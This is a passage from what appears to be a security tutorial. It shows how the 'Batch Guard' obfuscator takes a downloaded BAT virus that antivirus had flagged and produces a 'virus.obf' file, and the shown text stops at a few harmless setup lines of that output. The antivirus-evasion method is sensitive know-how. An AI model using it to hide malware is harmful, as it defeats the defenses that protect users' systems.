



Ok. Now let's test the AV evasion capabilities of Batch Guard. To do this, we have downloaded a BAT virus (download information given in Downloads section, fuhrmarvin96). What this malware does is displays a popup, reset date and time, etc etc.




First, we copy the virus.bat file to the target system (Windows 10 21H1 with a third party antivirus that can detect batch malware) without performing any obfuscation with BatchGuard.

**"A hacker to me is someone creative who does wonderful things."
- Tim Berners-Lee**




As expected, the antivirus right away flagged our virus.bat file as malware. Now, load this BAT file in Batch Guard and click on “Protect”.

"IoT without security = Internet of Threats."
- Stephane Nappo



In the directory where we have this virus.bat file, a new batch file is created with name “virus.obf”. Here, obf stands for obfuscated.



"The three golden rules to ensure computer security are: do not own a computer; do not power it on; and do not use it."

- Robert Morris.

```
virus_obf - Notepad
File Edit Format View Help
@echo off
cls
setlocal enableextensions && setlocal enabledelayedexpansion
color a

cls
@echo off

